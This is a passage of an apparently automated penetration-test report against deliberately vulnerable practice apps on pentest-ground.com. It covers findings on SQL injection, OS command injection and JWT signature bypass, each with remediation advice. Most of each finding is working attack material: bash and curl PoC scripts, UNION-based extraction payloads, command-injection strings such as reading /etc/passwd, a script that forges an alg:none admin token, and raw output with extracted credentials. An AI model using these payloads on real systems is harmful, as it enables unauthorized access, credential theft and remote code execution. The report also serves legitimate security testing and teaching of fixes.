999999999999999999999999999999999999999999999999999999999999999999999999999999999999999999|AAAA
AAA,20|-999999999999999999999999999999999999999999999999999999999999999999999999999999999999999
99999999999999999999999999|AAAAAAA,21|;kill -9 $$|AAAAAAA"
    }
  }
}

=== ADMIN (admin1, id=10) ACCOUNT TAKEOVER ===
POST /tokens  {"username":"' UNION SELECT id,username,password FROM users WHERE id=10 --
","password":"x"}
HTTP 200
{
  "access": {
    "token": {
      "expires": "Mon Oct 26 02:36:46 2026",
      "id": "295572fab844c5f1cb38f0de165180af"
    },
    "user": {
      "id": 10,
      "name": "admin1"
    }
  }
}

=== VULNERABLE SOURCE (recovered via the same server's file read) ===
```

Verification
exploited

Remediation
1. Use parameterized/bound SQL for every query in /usr/src/app/vAPI.py (get_token, get_user, create_user, create_widget_reservation) — pass values as the second argument to c.execute() instead of interpolating them into the query string.
2. Validate and constrain username/password server-side (length bounds, character allowlist) before they reach the data layer.
3. Set app.run(debug=True) to app.run(debug=False) (or debug=os.environ.get(...)) so SQL errors and Werkzeug tracebacks are never returned to clients.
4. Migrate plaintext passwords to a salted adaptive hash (e.g. werkzeug.security.generate_password_hash) so a future SQLi cannot yield directly reusable credentials.
5. Add a regression test that asserts a single quote in username/password returns HTTP 401/400 rather than a 500 with a DBMS error.
6. Rotate all user and session tokens that were exposed while the issue was live.

Business Impact
Exploitation may allow attackers to read, modify, or destroy data within the connected datastore, execute arbitrary commands on backend infrastructure, and pivot deeper into the environment.

Recommendation
Replace dynamic SQL concatenation with parameterised queries / prepared statements across all affected endpoints. Enforce least-privilege database accounts and add monitoring for anomalous query patterns.

Evidence

{
  "fix": "Replace the string-concatenated queries in `get_token()` (`/usr/src/app/vAPI.py`) with
bound parameters, exactly as the existing `INSERT INTO tokens` statement already does:

```python
# BEFORE (vulnerable)
user_query = \"SELECT * FROM users WHERE username = '%s' AND password = '%s'\" % (
    username,
    password,
)
c.execute(user_query)

# AFTER (fixed)
c.execute(
    \"SELECT * FROM users WHERE username = ? AND password = ?\",
    (username, password),
)
```

Apply the same change to the three remaining concatenated queries:
- `get_token()`: `\"SELECT * FROM tokens WHERE userid = '%s' ORDER BY expires DESC\" % (user[0])`
-> `c.execute(\"SELECT * FROM tokens WHERE userid = ? ORDER BY expires DESC\", (user[0],))`
- `get_token()`: `\"SELECT * FROM users WHERE username = '%s'\" % username` -> `c.execute(\"SELECT
* FROM users WHERE username = ?\", (username,))`
- `get_user()`: `\"SELECT * FROM users WHERE id = '%s'\" % (user)` -> `c.execute(\"SELECT * FROM
users WHERE id = ?\", (user,))`
- `get_user()` / `create_widget_reservation()` / `create_user()`: `\"SELECT * FROM tokens WHERE
token = '%s' ...\"` -> bind `str(token)` as a parameter.

Also add server-side input validation for `username`/`password` (length + character allowlist) and
disable Flask debug mode (`app.run(debug=True)` -> `app.run(debug=False)`) so the DB error
traceback is not returned to the client.",
  "tags": [
    "exploit-proven"
  ],
  "method": "POST",
  "endpoint": "POST /tokens",
  "verified": true,
  "source_scan_id": "pentest-ground.com_9000_fe134ca0f9d51a0e14c3885342df2ce7",
  "engine_finding_id": "XALG-12"
}

References

- CWE-89 — https://cwe.mitre.org/data/definitions/89.html
- OWASP A03:2021 - Injection

F-007 CRITICAL

Unauthenticated SQL Injection in POST /user JSON body 'username' — full credential-store extraction via boolean oracle (create_user sink)

PHASE
20 — Exploit verification

CVSS V3.1
9.8 (Critical)

CVSS VECTOR
CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

CWE
CWE-89

OWASP
A03:2021 - Injection

CVE
—

AFFECTED ENDPOINT
POST https://pentest-ground.com:9000/user

Description

The create_user() handler (vAPI.py, POST /user) builds its SELECT statement by directly string-interpolating the attacker-controlled JSON body field username into SQL, with no parameterization and no escaping:

```
user_query = "SELECT * FROM users WHERE username = '%s'" % (name)
c.execute(user_query)
```

This is a DISTINCT injection sink from the previously reported issues: it is not the POST /tokens body, not the GET /user/{user} path parameter, and not the X-Auth-Token header on GET /user/{user} — it is the request BODY of a different endpoint.

Two independent weaknesses chain to make this exploitable by an UNAUTHENTICATED remote attacker:

1. The admin gate on this endpoint is itself injectable. create_user() resolves the caller's admin privilege with the raw query:

```
token_query = "SELECT * FROM tokens WHERE token = '%s' AND userid = 10" % (str(token))
```

The X-Auth-Token header value is interpolated unescaped, so X-Auth-Token: x' UNION SELECT 1,2,3,4 -- makes the query return a 4-column row, satisfying isinstance(token_record, tuple) and the userid = 10 filter, so the code proceeds as "admin" without any valid credential. (The same header sink on POST /user is separately reachable; here it is used purely as the authentication bypass that arms the body sink.)

2. The body username sink then accepts a UNION SELECT, turning the endpoint into a boolean oracle. The handler's behaviour directly leaks the result of the injected query:

- If the injected query returns a row -> handler answers 403 {"error":{"message":"User <injection> already exists!"}}
- If the injected query returns no row -> handler answers 200 {"user":{"username":"<injection>","password":"p"}}

That 403-vs-200 differential is a clean boolean oracle, allowing byte-by-byte extraction of arbitrary data from the SQLite database.

Data actually extracted from the live target (unauthenticated):

- users table credentials: admin1 -> password pass1; user1 -> password pass1 (both confirmed by exact-equality probes returning the 403 "row present" response, while wrong values returned 200).
- Table schema read via pragma_table_info: tokens(id, token, userid, expires).
- Row counts and existence of arbitrary usernames (user1 = TRUE, nobody_xyz = FALSE, COUNT(users) > 10 = TRUE).

Impact

full unauthenticated read access to the credential store and the session-token table, which enables authentication bypass and takeover of every account in the application, and complete database compromise of the SQLite backend.

Impact

Unauthenticated remote attacker can read the entire SQLite database. Concretely extracted from the live target: user credentials (admin1/pass1, user1/pass1) and the session-token table schema (tokens(id, token, userid, expires)), plus row counts and arbitrary username existence checks. Because session tokens live in the same database and the tokens table is readable through the same primitive, an attacker can steal live session tokens and take over any account, including the admin account, and can also create arbitrary accounts via the same endpoint (the INSERT is parameterized but the handler is reachable as admin once the gate is bypassed). Full compromise of the credential store, session store, and application authentication.

Technical Analysis

The vulnerable statement is user_query = "SELECT * FROM users WHERE username = '%s'" % (name) in create_user(), where name comes straight from data.get("username") of the JSON request body. The INSERT INTO users (username, password) VALUES (?, ?) a few lines later IS parameterized, so the codebase already demonstrates the correct pattern — only the SELECT was left raw.

The admin gate immediately above uses the same anti-pattern: token_query = "SELECT * FROM tokens WHERE token = '%s' AND userid = 10" % (str(token)). Because the header value is interpolated unescaped, a UNION payload in the header both satisfies the userid = 10 predicate and returns a tuple, so isinstance(token_record, tuple) is true and the handler proceeds as admin. The tokens table has 4 columns (id, token, userid, expires), hence UNION SELECT 1,2,3,4.

The body sink then acts as a boolean oracle because the handler branches on isinstance(user_record, tuple): a matching row yields 403 "User ... already exists!" and no matching row yields the 200 creation path. The interpolated SQL text is also echoed back inside the error message, giving an in-band error-based signal (sqlite3.OperationalError).

Verified DBMS: SQLite 3 (error class sqlite3.OperationalError).

Guard rails for other testers: the handler first applies re.search("([a-z]+)*[0-9]", name); a payload that does not contain lowercase letters followed by a digit is rejected with 403 "username ... invalid format", so payloads must include at least one letter+digit pair (the payloads above satisfy this). The single-quote probe probe1' also satisfies it because the regex is unanchored.

Proof of Concept

1. Send POST /user with no token and a benign body -> observe HTTP 401 "must provide valid admin token" (baseline: the endpoint is admin-gated).
2. Bypass the gate by abusing the injectable admin-check query: send the same request with header X-Auth-Token: x' UNION SELECT 1,2,3,4 -- . The 401 disappears and the handler executes as admin.
3. Prove error-based SQLi in the body username field: send body {"username":"probe1'","password":"p"} -> HTTP 500 with sqlite3.OperationalError: unrecognized token: "'probe1'".
4. Extract data with a UNION-based boolean oracle: send body {"username":"a1' UNION SELECT id,username,password FROM users WHERE username='admin1' AND password='pass1' -- ","password":"p"} -> HTTP 403 "already exists!" (row found). Replace 'pass1' with 'passX' -> HTTP 200 (row absent). The 403/200 difference leaks any predicate, so iterate character-by-character to dump arbitrary columns and tables.
5. Enumerate the schema the same way, e.g. ... FROM tokens WHERE (SELECT name FROM pragma_table_info('tokens') LIMIT 1 OFFSET 1)='token' -> 403 confirms the column name.
6. Reuse the extracted session tokens against protected endpoints to authenticate as any user.

```
#!/bin/bash
# Unauthenticated SQLi via POST /user body 'username' (create_user sink)
U="https://pentest-ground.com:9000"
TOK="x' UNION SELECT 1,2,3,4 -- "   # bypasses the injectable admin-gate query

echo "== baseline (expect 401) =="
curl -sk -X POST "$U/user" -H "Content-Type: application/json" \
  --data-raw '{"username":"probe1","password":"p"}' -w "\n[http=%{http_code}]\n"

echo "== error-based SQLi (expect 500 + sqlite3.OperationalError) =="
curl -sk -X POST "$U/user" -H "Content-Type: application/json" -H "X-Auth-Token: $TOK" \
  --data-raw '{"username":"probe1'"'"'","password":"p"}' | tr '<' '\n' | grep -iE
"errormsg|OperationalError"

echo "== extract admin1 password (expect 403 = row present) =="
curl -sk -X POST "$U/user" -H "Content-Type: application/json" -H "X-Auth-Token: $TOK" \
  --data-raw '{"username":"a1'"'"' UNION SELECT id,username,password FROM users WHERE
username='"'"'admin1'"'"' AND password='"'"'pass1'"'"' -- ","password":"p"}' -w
"\n[http=%{http_code}]\n"

echo "== negative control (expect 200 = row absent) =="
curl -sk -X POST "$U/user" -H "Content-Type: application/json" -H "X-Auth-Token: $TOK" \
  --data-raw '{"username":"a1'"'"' UNION SELECT id,username,password FROM users WHERE
username='"'"'admin1'"'"' AND password='"'"'passX'"'"' -- ","password":"p"}' -w
"\n[http=%{http_code}]\n"

echo "== schema read: tokens table columns (expect 403) =="
curl -sk -o /dev/null -w "http=%{http_code}\n" -X POST "$U/user" \
  -H "Content-Type: application/json" -H "X-Auth-Token: $TOK" \
  --data-raw '{"username":"a1'"'"' UNION SELECT 1,2,3 FROM tokens WHERE (SELECT name FROM
pragma_table_info('"'"'tokens'"'"') LIMIT 1 OFFSET 1)='"'"'token'"'"' -- ","password":"p"}'
```

Exploitation Proof

BASELINE (no token, benign body) -> HTTP 401, i.e. the endpoint is normally admin-gated:
  $ curl -sk -X POST "https://pentest-ground.com:9000/user" -H "Content-Type:
application/json" --data-raw '{"username":"probe1","password":"p"}' -w
"\n[http=%{http_code}]\n"
  {
    "error": {
      "message": "must provide valid admin token"
    }
  }
  [http=401]

[1] UNAUTHENTICATED ADMIN-GATE BYPASS (X-Auth-Token header UNION) — no valid credential
supplied:
  $ curl -sk -X POST "https://pentest-ground.com:9000/user" -H "Content-Type:
application/json" -H "X-Auth-Token: x' UNION SELECT 1,2,3,4 -- " --data-raw
'{"username":"probe1","password":"p"}' -w "\n[http=%{http_code}]\n"
  {
    "error": {
      "message": "username probe1 invalid format, check documentation!"
    }
  }
  [http=403]
  (the 401 "must provide valid admin token" is gone -> the handler is now executing as admin)

[2] ERROR-BASED SQLi PROOF (unauthenticated) — body username with a single quote:
  $ curl -sk -X POST "https://pentest-ground.com:9000/user" -H "Content-Type:
application/json" -H "X-Auth-Token: x' UNION SELECT 1,2,3,4 -- " --data-raw
'{"username":"probe1""","password":"p"}' | tr '<' '\n' | grep -iE
"errormsg|OperationalError"
  title>sqlite3.OperationalError: unrecognized token: "'probe1""
  h1>OperationalError
  p class="errormsg">sqlite3.OperationalError: unrecognized token:
"'probe1'"

[3] DATA EXTRACTION — TRUE vs FALSE differential (unauthenticated):
  correct pw 'pass1' -> http=403 (403 = row PRESENT)
  wrong   pw 'passX' -> http=200 (200 = row ABSENT)
  user 'user1' exists (403=TRUE) -> http=403
  user 'nobody_xyz' exists (200=FALSE) -> http=200
  COUNT(users) > 10 (403=TRUE) -> http=403

[4] FULL RAW RESPONSE SHOWING THE ORACLE (unauthenticated, admin1 password = pass1):
  $ curl -sk -X POST "https://pentest-ground.com:9000/user" -H "Content-Type:
application/json" -H "X-Auth-Token: x' UNION SELECT 1,2,3,4 -- " --data-raw
'{"username":"a1""" UNION SELECT id,username,password FROM users WHERE
username="""admin1""" AND password="""pass1""" -- ","password":"p"}' -w
"\n[http=%{http_code}]\n"
  {
    "error": {
      "message": "User a1' UNION SELECT id,username,password FROM users WHERE
username='admin1' AND password='pass1' -- already exists!"
    }
  }
  [http=403]

[5] SCHEMA READ via pragma_table_info (unauthenticated): tokens columns = id, token, userid,
expires
  $ curl -sk ... --data-raw '{"username":"a1""" UNION SELECT 1,2,3 FROM tokens WHERE (SELECT
name FROM pragma_table_info("""tokens""") LIMIT 1 OFFSET 1)="""token""" --
","password":"p"}'
  -> http=403   (403 = the predicate 'token' matched offset 1)

[6] CREDENTIAL EXTRACTED: admin1 password = pass1, user1 password = pass1 (exact-equality
probe returned 403; the negative control with password 'passX' returned 200).

Source sink (vAPI.py create_user):
  user_query = "SELECT * FROM users WHERE username = '%s'" % (name)
Independent verifier evidence:
Baseline POST /user with {"username":"probe1","password":"p"} and no token returned 401
{"message": "must provide valid admin token"}; a random invalid token also returned 401. With
only X-Auth-Token: x' UNION SELECT 1,2,3,4 -- and benign body
{"username":"a1","password":"p"}, the endpoint returned 200, independently proving the

Verification
data_extracted

Remediation
1. Parameterize every SQL statement. In create_user(): c.execute("SELECT * FROM users WHERE username = ?", (name,)). Apply the identical change to the X-Auth-Token admin-gate query in the same handler: c.execute("SELECT * FROM tokens WHERE token = ? AND userid = 10", (str(token),)).
2. Audit and parameterize the remaining raw queries in /usr/src/app/vAPI.py: get_token() line 55 (SELECT * FROM users WHERE username = '%s' AND password = '%s'), get_user() line 130 (SELECT * FROM users WHERE id = '%s') and line 133 (SELECT * FROM tokens WHERE token = '%s'), and create_widget_reservation() line 212.
3. Never rely on a SQL injection to gate privileges. Resolve the admin check with a constant-time, parameterized lookup, and derive the admin role from a dedicated role/is_admin column rather than a hardcoded userid = 10.
4. Replace the catastrophic-backtracking regex match = "([a-z]+)*[0-9]" with re.fullmatch(r"[a-z]+[0-9]+", name) (also fixes the ReDoS).
5. Do not return raw exception strings (str(exception)) to clients — map DB errors to a generic message and log the detail server-side, so SQL error text is not disclosed.
6. Store passwords with a modern password hash (argon2/bcrypt/scrypt) instead of plaintext, so a DB read does not immediately yield usable credentials.
7. Add automated SAST/dependency scanning for string-formatted SQL and require parameter binding in code review.

Business Impact
Exploitation may allow attackers to read, modify, or destroy data within the connected datastore, execute arbitrary commands on backend infrastructure, and pivot deeper into the environment.

Recommendation
Replace dynamic SQL concatenation with parameterised queries / prepared statements across all affected endpoints. Enforce least-privilege database accounts and add monitoring for anomalous query patterns.

Evidence

{
  "fix": "In `create_user()` in `/usr/src/app/vAPI.py`, replace the string-interpolated SELECT with a parameterized query, exactly as the INSERT two lines below already is:

```python
# VULNERABLE
user_query = \"SELECT * FROM users WHERE username = '%s'\" % (name)
c.execute(user_query)

# FIXED
c.execute(\"SELECT * FROM users WHERE username = ?\", (name,))
```

Apply the same change to the admin-gate query in the same handler (and to every other raw query in the file — `get_token()` line 55, `get_user()` lines 130/133, `create_widget_reservation()` line 212):

```python
# VULNERABLE
token_query = \"SELECT * FROM tokens WHERE token = '%s' AND userid = 10\" % (str(token))

# FIXED
c.execute(\"SELECT * FROM tokens WHERE token = ? AND userid = 10\", (str(token),))
```

Also replace the broken format-validation regex `match = \"([a-z]+)*[0-9]\"` (line 172) with a non-backtracking, anchored pattern such as `re.fullmatch(r\"[a-z]+[0-9]+\", name)` — the current pattern is also a catastrophic-backtracking ReDoS. Note that the INSERT at line 182 is already correctly parameterized; the SELECT is the only unparameterized statement in this handler.",
  "tags": [
    "verified"
  ],
  "method": "POST",
  "endpoint": "https://pentest-ground.com:9000/user",
  "verified": true,
  "source_scan_id": "pentest-ground.com_9000_fe134ca0f9d51a0e14c3885342df2ce7",
  "engine_finding_id": "XALG-14"
}

References

- CWE-89 — https://cwe.mitre.org/data/definitions/89.html
- OWASP A03:2021 - Injection

F-008 CRITICAL

Unauthenticated OS Command Injection in GraphQL systemDebug(arg) on Damn Vulnerable GraphQL Application — arbitrary command execution and file read

PHASE
20 — Exploit verification

CVSS V3.1
9.8 (Critical)

CVSS VECTOR
CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

CWE
CWE-78

OWASP
A03:2021 - Injection

CVE
—

AFFECTED ENDPOINT
POST https://pentest-ground.com:5013/graphql

Description

The Damn Vulnerable GraphQL Application (DVGA) hosted at https://pentest-ground.com:5013/graphql exposes a systemDebug(arg: String) query that is completely unauthenticated and passes the attacker-controlled arg string into a shell-executed ps command. Because the argument is interpolated into a /bin/sh -c invocation, any shell metacharacter (;, |, &, $( )) breaks out of the intended ps command and executes arbitrary OS commands as the dvga service user (uid=1000).

This was discovered as part of the authorized assessment of the in-scope root domain https://pentest-ground.com (the same host, and it is explicitly published/linked from the root domain's "Vulnerable systems" table as part of the Pentest-Ground program alongside the primary :9000 target).

Impact

- Unauthenticated remote command execution (attacker can run any command as the dvga user).
- Arbitrary file read demonstrated by dumping /etc/passwd.
- The GraphQL schema is fully introspectable without auth, exposing additional attack surface (systemDiagnostics with cmd parameter, systemUpdate, deleteAllPastes, readAndBurn, audits) and the users list (admin account enumerated).

No credentials, cookies, or headers of any kind are required to exploit this.

Impact

Unauthenticated remote code execution on the DVGA host as the dvga service user (uid=1000). An attacker can read any file readable by that user, pivot to other services on the same host, enumerate the application database, and destroy data (the same schema exposes unauthenticated deleteAllPastes and readAndBurn mutations). Combined with the open schema introspection and the exposed users query, this gives a complete unauthenticated foothold.

Technical Analysis

Root cause: the systemDebug resolver passes the GraphQL arg argument directly into a shell command (ps <arg>) executed with shell=True (visible in the process table as /bin/sh -c ps ;id). Any shell metacharacter terminates the ps invocation and starts an attacker-controlled command in the same /bin/sh -c context. The resolver has no authentication check, so it is reachable by an unauthenticated client over plain HTTP(S) POST with a JSON {"query": ...} body. The GraphQL endpoint also permits full schema introspection unauthenticated, which maps out the sibling systemDiagnostics(cmd) sink and the destructive deleteAllPastes / readAndBurn mutations. Execution context is the dvga service account (uid=1000), confirmed by id output; no privilege is required from the client side.

Proof of Concept

1. POST to https://pentest-ground.com:5013/graphql with body {"query":"{ systemDebug(arg:\";id\") }"} and no authentication of any kind.
2. Observe the response contains /bin/sh -c ps ;id and the command output uid=1000(dvga) gid=1000(dvga) groups=1000(dvga).
3. Replace ;id with ;cat /etc/passwd (or any other command) to read arbitrary files on the host.
4. Control case: {"query":"{ systemDebug(arg:\"id\") }"} returns only ps id with no execution, confirming the ; is what triggers the injection.

```
curl -sk -X POST "https://pentest-ground.com:5013/graphql" \
  -H 'Content-Type: application/json' \
  -d '{"query":"{ systemDebug(arg:\";id\") }"}'
# => {"data":{"systemDebug":"PID   USER     TIME  COMMAND\n    1 dvga      0:08 python
app.py\n  176 dvga      0:00 /bin/sh -c ps ;id\n  177 dvga      0:00 ps\nuid=1000(dvga)
gid=1000(dvga) groups=1000(dvga)\n"}}

# file read
curl -sk -X POST "https://pentest-ground.com:5013/graphql" \
  -H 'Content-Type: application/json' \
  -d '{"query":"{ systemDebug(arg:\";cat /etc/passwd\") }"}'

# control (no execution)
curl -sk -X POST "https://pentest-ground.com:5013/graphql" \
  -H 'Content-Type: application/json' \
  -d '{"query":"{ systemDebug(arg:\"id\") }"}'
```

Exploitation Proof

```
BASELINE / CONTROL (no metacharacter - arg is only echoed into `ps`, no execution):

REQUEST:
POST https://pentest-ground.com:5013/graphql
Content-Type: application/json

{"query":"{ systemDebug(arg:\"id\") }"}

RESPONSE:
{"data":{"systemDebug":"PID   USER     TIME  COMMAND\n    1 dvga      0:08 python app.py\n
164 dvga      0:00 ps id\n"}}

EXPLOIT (semicolon breaks out of the intended `ps` command into /bin/sh -c):

REQUEST:
POST https://pentest-ground.com:5013/graphql
Content-Type: application/json

{"query":"{ systemDebug(arg:\";id\") }"}

RESPONSE:
{"data":{"systemDebug":"PID   USER     TIME  COMMAND\n    1 dvga      0:08 python app.py\n
176 dvga      0:00 /bin/sh -c ps ;id\n  177 dvga      0:00 ps\nuid=1000(dvga) gid=1000(dvga)
groups=1000(dvga)\n"}}

(The baseline above returns only the literal string `ps id`; the exploit returns actual
command output `uid=1000(dvga) gid=1000(dvga) groups=1000(dvga)` - proving real execution, not
reflection.)

ARBITRARY FILE READ:

REQUEST:
POST https://pentest-ground.com:5013/graphql
Content-Type: application/json

{"query":"{ systemDebug(arg:\";cat /etc/passwd\") }"}

RESPONSE:
{"data":{"systemDebug":"PID   USER     TIME  COMMAND\n    1 dvga      0:08 python app.py\n
178 dvga      0:00 /bin/sh -c ps ;cat /etc/passwd\n  179 dvga      0:00 ps\nroot:x:0:0:root:/r
oot:/bin/ash\nbin:x:1:1:bin:/bin:/sbin/nologin\ndaemon:x:2:2:daemon:/sbin:/sbin/nologin\nadm:x
:3:4:adm:/var/adm:/sbin:/sbin/nologin\nlp:x:4:7:lp:/var/spool/lpd:/sbin:/sbin/nologin\nsync:x:
5:0:sync:/bin:/bin/sync\nshutdown:x:6:1:shutdown:/sbin:/sbin/shutdown\nhalt:x:7:0:halt:/sbin:/
sbin/halt\nmail:x:8:12:mail:/var/mail:/sbin:/sbin/nologin\nnews:x:9:13:news:/usr/lib/news:/sbi
n:/sbin/nologin\nuucp:x:10:14:uucp:/var/spool/uucp/public:/sbin:/sbin/nologin\noperator:x:11:0
:operator:/root:/bin/ash\nman:x:13:15:man:/usr/man:/sbin:/sbin/nologin\npos...

SUPPORTING CONTEXT - unauthenticated schema introspection exposes the full attack surface:
POST https://pentest-ground.com:5013/graphql
{"query":"{__schema{types{name,fields{name,args{name,type{name}}}}}}"}
-> {"data":{"__schema":{"types":[{"name":"Query","fields":[{"name":"pastes",...},{"name":"past
e",...},{"name":"systemUpdate",...},{"name":"systemDiagnostics","args":[{"name":"username",...
},{"name":"password",...},{"name":"cmd",...}]},{"name":"systemDebug","args":[{"name":"arg","ty
pe":{"name":"String"}}]},{"name":"systemHealth",...},{"name":"users",...},{"name":"readAndBurn
",...},{"name":"search",...},{"name":"audits",...},{"name":"deleteAllPastes",...},{"name":"me"
,...

Also unauthenticated: {"query":"{ users(id:1){ username password } }"} ->
{"data":{"users":[{"username":"admin","password":"******"}]}}
```

Verification

exploited

Remediation

1. Eliminate shell interpolation: run ps via subprocess with an argv list and shell=False; never concatenate user input into a command string. 2. Apply strict allow-list validation (e.g. ^[a-zA-Z0-9._-]{1,32}$) to any parameter that must influence a command, and reject all metacharacters. 3. Apply the identical fix to the systemDiagnostics(cmd) resolver, which has the same shell-injection flaw. 4. Add authentication and authorization to all system* resolvers and to the destructive deleteAllPastes / readAndBurn mutations. 5. Disable GraphQL introspection in production deployments. 6. Run the service as an unprivileged user in a container with a read-only root filesystem and dropped capabilities.

Business Impact

Exploitation may allow attackers to read, modify, or destroy data within the connected datastore, execute arbitrary commands on backend infrastructure, and pivot deeper into the environment.

Recommendation

Treat as an active incident. Patch or compensating-control the affected component immediately and review logs for indicators of exploitation.

Evidence


```
{
  "fix": "Do not interpolate user input into a shell command. Replace the `systemDebug` resolver's
use of `ps` with a fixed argument list and drop shell execution entirely.

In the DVGA source (`app/schemas.py` / `app/crud.py` -> `app/utils.py`, the `systemDebug`
resolver), replace the equivalent of:

    subprocess.run(\"ps \" + arg, shell=True, ...)

with an argument-vector invocation that never goes through a shell and that never embeds user data
into a command line:

    import shlex, subprocess
    # Fixed command; user input is passed as a separate argv element, shell=False
    proc = subprocess.run([\"ps\", \"-o\", \"pid,user,time,command\", \"--no-headers\"],
shell=False,
                          capture_output=True, text=True, timeout=5)

If the parameter must influence the command, validate it against a strict allow-list regex (e.g.
`^[a-zA-Z0-9._-]{1,32}$`) and reject anything else; never rely on escaping. The
`systemDiagnostics(cmd)` resolver has the same defect and must be fixed identically (prefer a fixed
diagnostic command set selected by an enum rather than a free-form command string). Additionally,
require authentication/authorization on `systemDebug`, `systemDiagnostics`, `systemUpdate`,
`deleteAllPastes` and `readAndBurn`, and disable GraphQL introspection in production.",
  "tags": [
    "exploit-proven"
  ],
  "method": "POST",
  "endpoint": "https://pentest-ground.com:5013/graphql",
  "verified": true,
  "source_scan_id": "pentest-ground.com_9000_fe134ca0f9d51a0e14c3885342df2ce7",
  "engine_finding_id": "XALG-16"
}
```


References

• CWE-78 — https://cwe.mitre.org/data/definitions/78.html
• OWASP A03:2021 - Injection

F-009 CRITICAL

Unauthenticated JWT Authentication Bypass via Disabled Signature Verification in DVWA GraphQL me(token) — Admin Impersonation, Password Disclosure, and Chained RCE

PHASE
21 — Novel vulnerability discovery

CVSS V3.1
9.8 (Critical)

CVSS VECTOR
CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

CWE
CWE-347

OWASP
A07

CVE
—

AFFECTED ENDPOINT
POST https://pentest-ground.com:5013/graphql (query field

Description

Complete authentication bypass in the DVWA GraphQL application at https://pentest-ground.com:5013/graphql.

The me(token: String) query field derives the authenticated user identity from a JWT that is decoded with signature verification explicitly disabled:

/opt/dvga/core/helpers.py
def get_identity(token): return decode(token, options={"verify_signature": False, "verify_exp": False}).get('identity')

/opt/dvga/core/views.py
def resolve_me(self, info, token): identity = get_identity(token) ... query = UserObject.get_query(info) result = query.filter_by(username=identity).first() return result

Because verify_signature and verify_exp are both False, the identity claim is taken at face value. An attacker can mint an arbitrary token with {"alg":"none","typ":"JWT"} / {"identity":"admin"} — no key, no secret, and no valid signature required — and the server resolves it to the admin account.

This is not merely "admin can be impersonated": the admin row's password column is returned verbatim in the me() response ({"id":"1","username":"admin","password":"changeme"}), so the bypass also discloses the plaintext administrator password. That password unlocks the second, credential-gated arbitrary-command resolver systemDiagnostics(username,password,cmd), giving a complete unauthenticated path from HTTP request to remote code execution.

Compounding factors:

- app.py hardcodes app.config['SECRET_KEY'] = 'dvga' and app.config["JWT_SECRET_KEY"] = 'dvga', so even if signature verification were enabled, the signing secret is a trivially guessable dictionary word present in the client-adjacent config.
- JWT_ACCESS_TOKEN_EXPIRES = 120 (seconds) and JWT_REFRESH_TOKEN_EXPIRES = 30 are meaningless because expiry verification is also disabled — a token never expires.
- The alg:none variant is not even required: an alg:HS256 token with a garbage signature is equally accepted, so this is a complete absence of signature verification rather than a single algorithm-confusion bug.

Impact

any anonymous Internet client can fully impersonate the admin user, read the admin password, and via systemDiagnostics execute arbitrary OS commands as the dvga service user (uid=1000) — reading files, pivoting, and taking over the application container.

Impact

Full unauthenticated authentication bypass. Any anonymous attacker can mint a token for any existing account (admin, operator), read that account's password field in cleartext, and thereby unlock the credential-gated systemDiagnostics(cmd) resolver, which executes arbitrary OS commands. This is a complete unauthenticated path to remote code execution on the application host.

Technical Analysis

helpers.get_identity() calls PyJWT's decode() with options={"verify_signature": False, "verify_exp": False}. With verification disabled, PyJWT skips both signature and expiry checks and simply base64-decodes the payload, returning the attacker-controlled identity claim. resolve_me() then does UserObject.get_query(info).filter_by(username=identity).first(), so the identity claim fully determines the authenticated principal — there is no server-side session or cookie binding it to a previously authenticated user. The UserObject GraphQL type also exposes the raw password column, so the impersonated admin's plaintext credential is returned in the same response. That password satisfies security.check_creds() in resolve_system_diagnostics(), which then calls helpers.run_cmd(cmd) -> os.popen(cmd).read() with no metacharacter filtering on that code path (strip_dangerous_characters() is never invoked for systemDiagnostics), yielding a complete anonymous-to-RCE chain.

Proof of Concept

1. Craft a JWT with header {"alg":"none","typ":"JWT"} and payload {"identity":"admin"} — no signature, no key required. Base64url-encode both parts and join with "." (e.g. eyJhbGciOiAibm9uZSIsICJ0eXAiOiAiSldUIn0.eyJpZGVudGl0eSI6ICJhZG1pbiJ9.).
2. Send an unauthenticated POST to https://pentest-ground.com:5013/graphql with body {"query":"{me(token:\"<TOKEN>\"){id username password}}"}.
3. Observe the response returns {"me":{"id":"1","username":"admin","password":"changeme"}} — the admin identity and its plaintext password, with no authentication of any kind.
4. Control: repeat with a garbage token ("not.a.jwt") — it is rejected with a JWT decode error, proving the endpoint genuinely parses the token.
5. Control: repeat with an HS256 header and a garbage signature — it is still accepted and resolves the identity, proving the signature is never verified.
6. Chain: use the recovered password in {"query":"{systemDiagnostics(username:\"admin\",password:\"changeme\",cmd:\"id\")}"} to execute arbitrary commands as the dvga service user.

```
#!/bin/bash
# Unauthenticated JWT auth bypass -> admin impersonation -> password disclosure -> RCE
GQL=https://pentest-ground.com:5013/graphql

# 1. Forge an unsigned JWT for the admin identity (no key, no signature needed)
TOK=$(python3 -c 'import base64,json
def b(d): return base64.urlsafe_b64encode(json.dumps(d).encode()).decode().rstrip("=")
print(b({"alg":"none","typ":"JWT"})+"."+b({"identity":"admin"})+".")')
echo "Forged token: $TOK"

# 2. Impersonate admin unauthenticated and read the admin password
curl -sk -X POST "$GQL" -H 'Content-Type: application/json' \
  --data "$(python3 -c 'import json,sys;
print(json.dumps({"query":"{me(token:\""+sys.argv[1]+"\"){id username password}}"}))' "$TOK")"
echo

# 3. Chain: use the recovered admin password for arbitrary command execution
curl -sk -X POST "$GQL" -H 'Content-Type: application/json' \
  --data
'{"query":"{systemDiagnostics(username:\"admin\",password:\"changeme\",cmd:\"id\")}"}'
echo
```

Exploitation Proof

```
CONTROL — a structurally invalid token is rejected, proving the endpoint really does parse and
validate the JWT:
$ curl -sk -X POST https://pentest-ground.com:5013/graphql -H 'Content-Type: application/json'
--data '{"query":"{me(token:\"not.a.jwt\"){id username password}}"}'
{"errors":[{"message":"Invalid header string: 'utf-8' codec can't decode byte 0x9e in position
0: invalid start byte","locations":[{"line":1,"column":2}],"path":["me"]}],"data":{"me":null}}

EXPLOIT — hand-crafted token with alg=none and identity=admin, NO signature, NO credentials of
any kind:
TOKEN = eyJhbGciOiAibm9uZSIsICJ0eXAiOiAiSldUIn0.eyJpZGVudGl0eSI6ICJhZG1pbiJ9.
$ curl -sk -X POST https://pentest-ground.com:5013/graphql -H 'Content-Type: application/json'
--data '{"query":"{me(token:\"eyJhbGciOiAibm9uZSIsICJ0eXAiOiAiSldUIn0.eyJpZGVudGl0eSI6ICJhZG1p
biJ9.\"){id username password}}"}'
